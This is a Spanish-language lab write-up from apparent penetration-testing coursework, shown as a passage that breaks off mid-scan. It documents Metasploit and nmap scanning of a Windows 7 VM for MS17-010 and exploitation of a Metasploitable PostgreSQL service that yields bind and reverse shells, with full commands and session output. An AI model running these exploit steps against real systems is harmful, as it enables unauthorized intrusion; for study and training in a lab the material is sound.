        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 4  bytes 240 (240.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4  bytes 240 (240.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Entramos a metasploit con el comando ‘msfconsole’

```
┌──(kali㉿kali)-[~]
└─$ msfconsole

IIIIII    dTb.dTb        _.---._
  II     4'  v  'B    .'"".'/|\`.""'.
  II     6.     .P  :  .' / | \ `.  :
  II     'T;. .;P'  '.'  /  |  \  `.'
  II      'T; ;P'    `. /   |   \ .'
IIIIII     'YvP'       `-.__|__.-'

I love shells --egypt


       =[ metasploit v6.3.4-dev                           ]
+ -- --=[ 2294 exploits - 1201 auxiliary - 409 post       ]
+ -- --=[ 968 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: You can pivot connections over sessions
started with the ssh_login modules
Metasploit Documentation: https://docs.metasploit.com/
```

Estando dentro del prompt de metasploit ejecutamos el comando ‘use scanner/portscan/tcp’ para conocer los puertos ‘open’ en la maquina Windows 7 – 192.168.159.130 Para armar la consulta llenamos el valor ‘RHOST’ con la ip victima ‘192.168.159.130’ con el comando ‘set RHOST 192.168.159.130’

```
msf6 > use scanner/portscan/tcp
msf6 auxiliary(scanner/portscan/tcp) > set RHOST 192.168.159.130
RHOST ⇒ 192.168.159.130
msf6 auxiliary(scanner/portscan/tcp) > show options

Module options (auxiliary/scanner/portscan/tcp):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   CONCURRENCY  10               yes       The number of concurrent ports to check per host
   DELAY        0                yes       The delay between connections, per thread, in milliseconds
   JITTER       0                yes       The delay jitter factor (maximum value by which to +/- DELAY) in milliseconds.
   PORTS        1-10000          yes       Ports to scan (e.g. 22-25,80,110-900)
   RHOSTS       192.168.159.130  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   THREADS      1                yes       The number of concurrent threads (max one per host)
   TIMEOUT      1000             yes       The socket connect timeout in milliseconds
```

Luego de ejecutar el comando ‘run’ veremos los puertos que la maquina Windows 7 tiene abiertos

```
msf6 auxiliary(scanner/portscan/tcp) > run

[+] 192.168.159.130:      - 192.168.159.130:135 - TCP OPEN
[+] 192.168.159.130:      - 192.168.159.130:139 - TCP OPEN
[+] 192.168.159.130:      - 192.168.159.130:445 - TCP OPEN
[*] 192.168.159.130:      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Al conocer los puertos abiertos podemos armar una consulta nmap para apuntar solo a los puertos abiertos y conocer la versión de los servicios en el servido. La consulta nmap es la siguiente ‘nmap -sV -Pn -p 135,139,445 --script vuln 192.168.159.130’

```
msf6 auxiliary(scanner/portscan/tcp) > nmap -sV -Pn -p 135,139,445 --script vuln 192.168.159.130
[*] exec: nmap -sV -Pn -p 135,139,445 --script vuln 192.168.159.130

Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-16 21:36 EDT
Nmap scan report for 192.168.159.130
Host is up (0.0012s latency).

PORT    STATE SERVICE      VERSION
135/tcp open  msrpc        Microsoft Windows RPC
139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
Service Info: Host: CEUPEPRACTICA-P; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_smb-vuln-ms10-054: false
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|_      https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 26.06 seconds
```

Encontramos que la maquina Windows 7 tiene la vulnerabilidad ms17-010 expuesta en el servicio SMB puerto 445. Usamos el modulo ‘auxiliary/scanner/smb/smb_ms17_010’ de metasploit para confirmar su vulnerabilidad

```
msf6 > search ms17-010

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  Description
   -  ----                                      ---------------  ----     -----  -----------
   0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   1  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
   2  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
   3  auxiliary/scanner/smb/smb_ms17_010                         normal   No     MS17-010 SMB RCE Detection
   4  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code Execution
```

```
msf6 auxiliary(scanner/smb/smb_ms17_010) > set RHOSTS 192.168.159.130
RHOSTS => 192.168.159.130
msf6 auxiliary(scanner/smb/smb_ms17_010) > show options

Module options (auxiliary/scanner/smb/smb_ms17_010):

   Name         Current Setting                                                Required  Description
   ----         ---------------                                                --------  -----------
   CHECK_ARCH   true                                                           no        Check for architecture on vulnerable hosts
   CHECK_DOPU   true                                                           no        Check for DOUBLEPULSAR on vulnerable hosts
   CHECK_PIPE   false                                                          no        Check for named pipe on vulnerable hosts
   NAMED_PIPES  /usr/share/metasploit-framework/data/wordlists/named_pipes.txt  yes       List of named pipes to check
   RHOSTS       192.168.159.130                                                yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT        445                                                            yes       The SMB service port (TCP)
   SMBDomain    .                                                              no        The Windows domain to use for authentication
   SMBPass                                                                     no        The password for the specified username
   SMBUser                                                                     no        The username to authenticate as
   THREADS      1                                                              yes       The number of concurrent threads (max one per host)
```

```
msf6 auxiliary(scanner/smb/smb_ms17_010) > run

[+] 192.168.159.130:445   - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x86 (32-bit)
[*] 192.168.159.130:445   - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Ejercicio 3

Ejercicio 3 (20%): Exploiting con metasploit (15%)

Consigue ejecutar un payload sobre la máquina Metasploitable a través de alguno de los servicios que ofrece. Demostrar con imágenes vuestro proceso.

(5%)Explicar la diferencia entre un payload de tipo bind y reverse. Ejemplificarlo.

Resolución: La principal diferencia entre un payload bind y un payload reverse es que en el payload bind la conexión se realiza entre maquina atacante - maquina victima mientras que en el payload reverse existe una conexión bidireccional maquina atacante - maquina víctima y maquina victima - maquina atacante. Para demostrar la funcionalidad de cada payload a continuación se presentan los siguientes laboratorios tomando como maquina atacante la maquina Kali – 192.168.159.129 y la maquina metasploitable – 192.168.159.128 que vendría representando la maquina victima:

Payload bind

Para esta demostración usaremos el exploit ‘linux/postgres/postgres_payload’ dentro de metasploit usaremos el comando ‘use linux/postgres/postgres_payload’, luego usaremos el comando ‘show payloads’ para listar los payloads disponibles

```
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/postgres/postgres_payload) > show payloads

Compatible Payloads
===================

   #   Name                                              Disclosure Date  Rank    Check  Description
   -   ----                                              ---------------  ----    -----  -----------
   0   payload/generic/custom                                             normal  No     Custom Payload
   1   payload/generic/debug_trap                                         normal  No     Generic x86 Debug Trap
   2   payload/generic/shell_bind_tcp                                     normal  No     Generic Command Shell, Bind TCP Inline
   3   payload/generic/shell_reverse_tcp                                  normal  No     Generic Command Shell, Reverse TCP Inline
   4   payload/generic/ssh/interact                                       normal  No     Interact with Established SSH Connection
   5   payload/generic/tight_loop                                         normal  No     Generic x86 Tight Loop
   6   payload/linux/x86/chmod                                            normal  No     Linux Chmod
   7   payload/linux/x86/exec                                             normal  No     Linux Execute Command
   8   payload/linux/x86/meterpreter/bind_ipv6_tcp                        normal  No     Linux Mettle x86, Bind IPv6 TCP Stager (Linux x86)
   9   payload/linux/x86/meterpreter/bind_ipv6_tcp_uuid                   normal  No     Linux Mettle x86, Bind IPv6 TCP Stager with UUID Support (Linux x86)
   10  payload/linux/x86/meterpreter/bind_nonx_tcp                        normal  No     Linux Mettle x86, Bind TCP Stager
   11  payload/linux/x86/meterpreter/bind_tcp                             normal  No     Linux Mettle x86, Bind TCP Stager (Linux x86)
   12  payload/linux/x86/meterpreter/bind_tcp_uuid                        normal  No     Linux Mettle x86, Bind TCP Stager with UUID Support (Linux x86)
   13  payload/linux/x86/meterpreter/reverse_ipv6_tcp                     normal  No     Linux Mettle x86, Reverse TCP Stager (IPv6)
   14  payload/linux/x86/meterpreter/reverse_nonx_tcp                     normal  No     Linux Mettle x86, Reverse TCP Stager
   15  payload/linux/x86/meterpreter/reverse_tcp                          normal  No     Linux Mettle x86, Reverse TCP Stager
   16  payload/linux/x86/meterpreter/reverse_tcp_uuid                     normal  No     Linux Mettle x86, Reverse TCP Stager
   17  payload/linux/x86/metsvc_bind_tcp                                  normal  No     Linux Meterpreter Service, Bind TCP
   18  payload/linux/x86/metsvc_reverse_tcp                               normal  No     Linux Meterpreter Service, Reverse TCP Inline
   19  payload/linux/x86/read_file                                        normal  No     Linux Read File
   20  payload/linux/x86/shell/bind_ipv6_tcp                              normal  No     Linux Command Shell, Bind IPv6 TCP Stager (Linux x86)
   21  payload/linux/x86/shell/bind_ipv6_tcp_uuid                         normal  No     Linux Command Shell, Bind IPv6 TCP Stager with UUID Support (Linux x86)
   22  payload/linux/x86/shell/bind_nonx_tcp                              normal  No     Linux Command Shell, Bind TCP Stager
   23  payload/linux/x86/shell/bind_tcp                                   normal  No     Linux Command Shell, Bind TCP Stager (Linux x86)
   24  payload/linux/x86/shell/bind_tcp_uuid                              normal  No     Linux Command Shell, Bind TCP Stager with UUID Support (Linux x86)
   25  payload/linux/x86/shell/reverse_ipv6_tcp                           normal  No     Linux Command Shell, Reverse TCP Stager (IPv6)
   26  payload/linux/x86/shell/reverse_nonx_tcp                           normal  No     Linux Command Shell, Reverse TCP Stager
   27  payload/linux/x86/shell/reverse_tcp                                normal  No     Linux Command Shell, Reverse TCP Stager
   28  payload/linux/x86/shell/reverse_tcp_uuid                           normal  No     Linux Command Shell, Reverse TCP Stager
   29  payload/linux/x86/shell_bind_ipv6_tcp                              normal  No     Linux Command Shell, Bind TCP Inline (IPv6)
   30  payload/linux/x86/shell_bind_tcp                                   normal  No     Linux Command Shell, Bind TCP Inline
   31  payload/linux/x86/shell_bind_tcp_random_port                       normal  No     Linux Command Shell, Bind TCP Random Port Inline
   32  payload/linux/x86/shell_reverse_tcp                                normal  No     Linux Command Shell, Reverse TCP Inline
   33  payload/linux/x86/shell_reverse_tcp_ipv6                           normal  No     Linux Command Shell, Reverse TCP Inline (IPv6)
```

Combinamos el exploit 'linux/postgres/postgres_payload' con el payload 'payload/linux/x86/shell/bind_tcp'


```
msf6 exploit(linux/postgres/postgres_payload) > show options

Module options (exploit/linux/postgres/postgres_payload):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   DATABASE  template1        yes       The database to authenticate against
   PASSWORD  postgres         no        The password for the specified username. Leave blank for a random password.
   RHOSTS    192.168.159.128  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT     5432             yes       The target port
   USERNAME  postgres         yes       The username to authenticate as
   VERBOSE   false            no        Enable verbose output


Payload options (linux/x86/shell/bind_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LPORT  4444             yes       The listen port
   RHOST  192.168.159.128  no        The target address


Exploit target:

   Id  Name
   --  ----
   0   Linux x86


View the full module info with the info, or info -d command.
```

```
msf6 exploit(linux/postgres/postgres_payload) > exploit

[*] 192.168.159.128:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
[*] Uploaded as /tmp/CnhtjEJq.so, should be cleaned up automatically
[*] Started bind TCP handler against 192.168.159.128:4444
[*] Sending stage (36 bytes) to 192.168.159.128
[*] Command shell session 1 opened (192.168.159.129:40503 → 192.168.159.128:4444) at 2023-06-17 12:53:18 -0400

pwd
/var/lib/postgresql/8.3/main
whoami
postgres
```


Tal como se visualiza en la imagen la maquina metasploitable – 192.168.159.128 quedo a la escucha por el puerto 4444 demostrando el concepto de la ejecución de un payload bind

Payload reverse

Para esta demostración usaremos el exploit ‘linux/postgres/postgres_payload’ dentro de metasploit usaremos el comando ‘use linux/postgres/postgres_payload’, luego usaremos el comando ‘show payloads’ para listar los payloads disponibles



```
msf6 exploit(linux/postgres/postgres_payload) > show payloads

Compatible Payloads
===================

   #   Name                                                Disclosure Date  Rank    Check  Description
   -   ----                                                ---------------  ----    -----  -----------
   0   payload/generic/custom                                               normal  No     Custom Payload
   1   payload/generic/debug_trap                                           normal  No     Generic x86 Debug Trap
   2   payload/generic/shell_bind_tcp                                       normal  No     Generic Command Shell, Bind TCP Inline
   3   payload/generic/shell_reverse_tcp                                    normal  No     Generic Command Shell, Reverse TCP Inline
   4   payload/generic/ssh/interact                                         normal  No     Interact with Established SSH Connection
   5   payload/generic/tight_loop                                           normal  No     Generic x86 Tight Loop
   6   payload/linux/x86/chmod                                              normal  No     Linux Chmod
   7   payload/linux/x86/exec                                               normal  No     Linux Execute Command
   8   payload/linux/x86/meterpreter/bind_ipv6_tcp                          normal  No     Linux Mettle x86, Bind IPv6 TCP Stager (Linux x86)
   9   payload/linux/x86/meterpreter/bind_ipv6_tcp_uuid                     normal  No     Linux Mettle x86, Bind IPv6 TCP Stager with UUID Support (Linux x86)
   10  payload/linux/x86/meterpreter/bind_nonx_tcp                          normal  No     Linux Mettle x86, Bind TCP Stager
   11  payload/linux/x86/meterpreter/bind_tcp                               normal  No     Linux Mettle x86, Bind TCP Stager (Linux x86)
   12  payload/linux/x86/meterpreter/bind_tcp_uuid                          normal  No     Linux Mettle x86, Bind TCP Stager with UUID Support (Linux x86)
   13  payload/linux/x86/meterpreter/reverse_ipv6_tcp                       normal  No     Linux Mettle x86, Reverse TCP Stager (IPv6)
   14  payload/linux/x86/meterpreter/reverse_nonx_tcp                       normal  No     Linux Mettle x86, Reverse TCP Stager
   15  payload/linux/x86/meterpreter/reverse_tcp                            normal  No     Linux Mettle x86, Reverse TCP Stager
   16  payload/linux/x86/meterpreter/reverse_tcp_uuid                       normal  No     Linux Mettle x86, Reverse TCP Stager
   17  payload/linux/x86/metsvc_bind_tcp                                    normal  No     Linux Meterpreter Service, Bind TCP
   18  payload/linux/x86/metsvc_reverse_tcp                                 normal  No     Linux Meterpreter Service, Reverse TCP Inline
   19  payload/linux/x86/read_file                                          normal  No     Linux Read File
   20  payload/linux/x86/shell/bind_ipv6_tcp                                normal  No     Linux Command Shell, Bind IPv6 TCP Stager (Linux x86)
   21  payload/linux/x86/shell/bind_ipv6_tcp_uuid                           normal  No     Linux Command Shell, Bind IPv6 TCP Stager with UUID Support (Linux x86)
   22  payload/linux/x86/shell/bind_nonx_tcp                                normal  No     Linux Command Shell, Bind TCP Stager
   23  payload/linux/x86/shell/bind_tcp                                     normal  No     Linux Command Shell, Bind TCP Stager (Linux x86)
   24  payload/linux/x86/shell/bind_tcp_uuid                                normal  No     Linux Command Shell, Bind TCP Stager with UUID Support (Linux x86)
   25  payload/linux/x86/shell/reverse_ipv6_tcp                             normal  No     Linux Command Shell, Reverse TCP Stager (IPv6)
   26  payload/linux/x86/shell/reverse_nonx_tcp                             normal  No     Linux Command Shell, Reverse TCP Stager
   27  payload/linux/x86/shell/reverse_tcp                                  normal  No     Linux Command Shell, Reverse TCP Stager
   28  payload/linux/x86/shell/reverse_tcp_uuid                             normal  No     Linux Command Shell, Reverse TCP Stager
   29  payload/linux/x86/shell_bind_ipv6_tcp                                normal  No     Linux Command Shell, Bind TCP Inline (IPv6)
   30  payload/linux/x86/shell_bind_tcp                                     normal  No     Linux Command Shell, Bind TCP Inline
   31  payload/linux/x86/shell_bind_tcp_random_port                         normal  No     Linux Command Shell, Bind TCP Random Port Inline
   32  payload/linux/x86/shell_reverse_tcp                                  normal  No     Linux Command Shell, Reverse TCP Inline
   33  payload/linux/x86/shell_reverse_tcp_ipv6                             normal  No     Linux Command Shell, Reverse TCP Inline (IPv6)
```



Combinamos el exploit 'linux/postgres/postgres_payload' con el payload 'payload/linux/x86/shell/reverse_tcp'. La máquina atacante en este caso debe ser configurada como LHOST para quedar como escucha 'set LHOST 192.168.159.129' en el puerto 4444


En conclusión, en un payload bind la maquina victima queda a la escucha en la comunicación establecida, Mientras que en un payload reverse la maquina atacante queda a la escucha

Ejercicio 4


Ejercicio 4 (20%): Exploiting en Windows metasploit (15%)

Instalar en Windows la aplicación Easy File Management Web Server 5.3 (https://www.exploit-db.com/apps/a46371c665d7c85689b47534904bc3f1- efmsetup.exe) y detallar el proceso de explotación con Metasploit.


Resolución: Para la resolución de este ejercicio se virtualiza una maquina Windows 7 – 192.168.159.130 donde se ha instalado el servicio Easy File Managment. Así mismo se tuvo que virtualizar una maquina Kali 2019 – 192.168.159.132 debido a que las versiones mas recientes de metasploit tienen conflictos con los módulos 'windows/http/efs_fmws_userid_bof' que explotan la vulnerabilidad del servicio Easy File Management Web Server



Se procede a escanear la maquina Windows 7 – 192.168.159.130 con la maquina atacante Kali 192.168.159.129 con el siguiente comando ‘nmap -A 192.168.159.130’ obteniendo los siguientes resultados:




```
┌──(kali㉿kali)-[~]
└─$ nmap -A 192.168.159.130
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-17 15:31 EDT
Nmap scan report for 192.168.159.130
Host is up (0.00086s latency).
Not shown: 989 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
80/tcp    open  http         Easy File Management Web Server 4.0
| http-cookie-flags:
|   /:
|     SESSIONID:
|_      httponly flag not set
|_http-server-header: Easy File Management Web Server v4.0
|_http-title: Login - powered by Easy File Management Web Server
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
443/tcp   open  ssl/http     Easy File Management Web Server 4.0
|_http-server-header: Easy File Management Web Server SSL v4.0
|_http-title: Login - powered by Easy File Management Web Server
|_ssl-date: 2023-06-17T22:33:36+00:00; +2h59m51s from scanner time.
| http-cookie-flags:
|   /:
|     SESSIONID:
|_      httponly flag not set
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_RC4_64_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
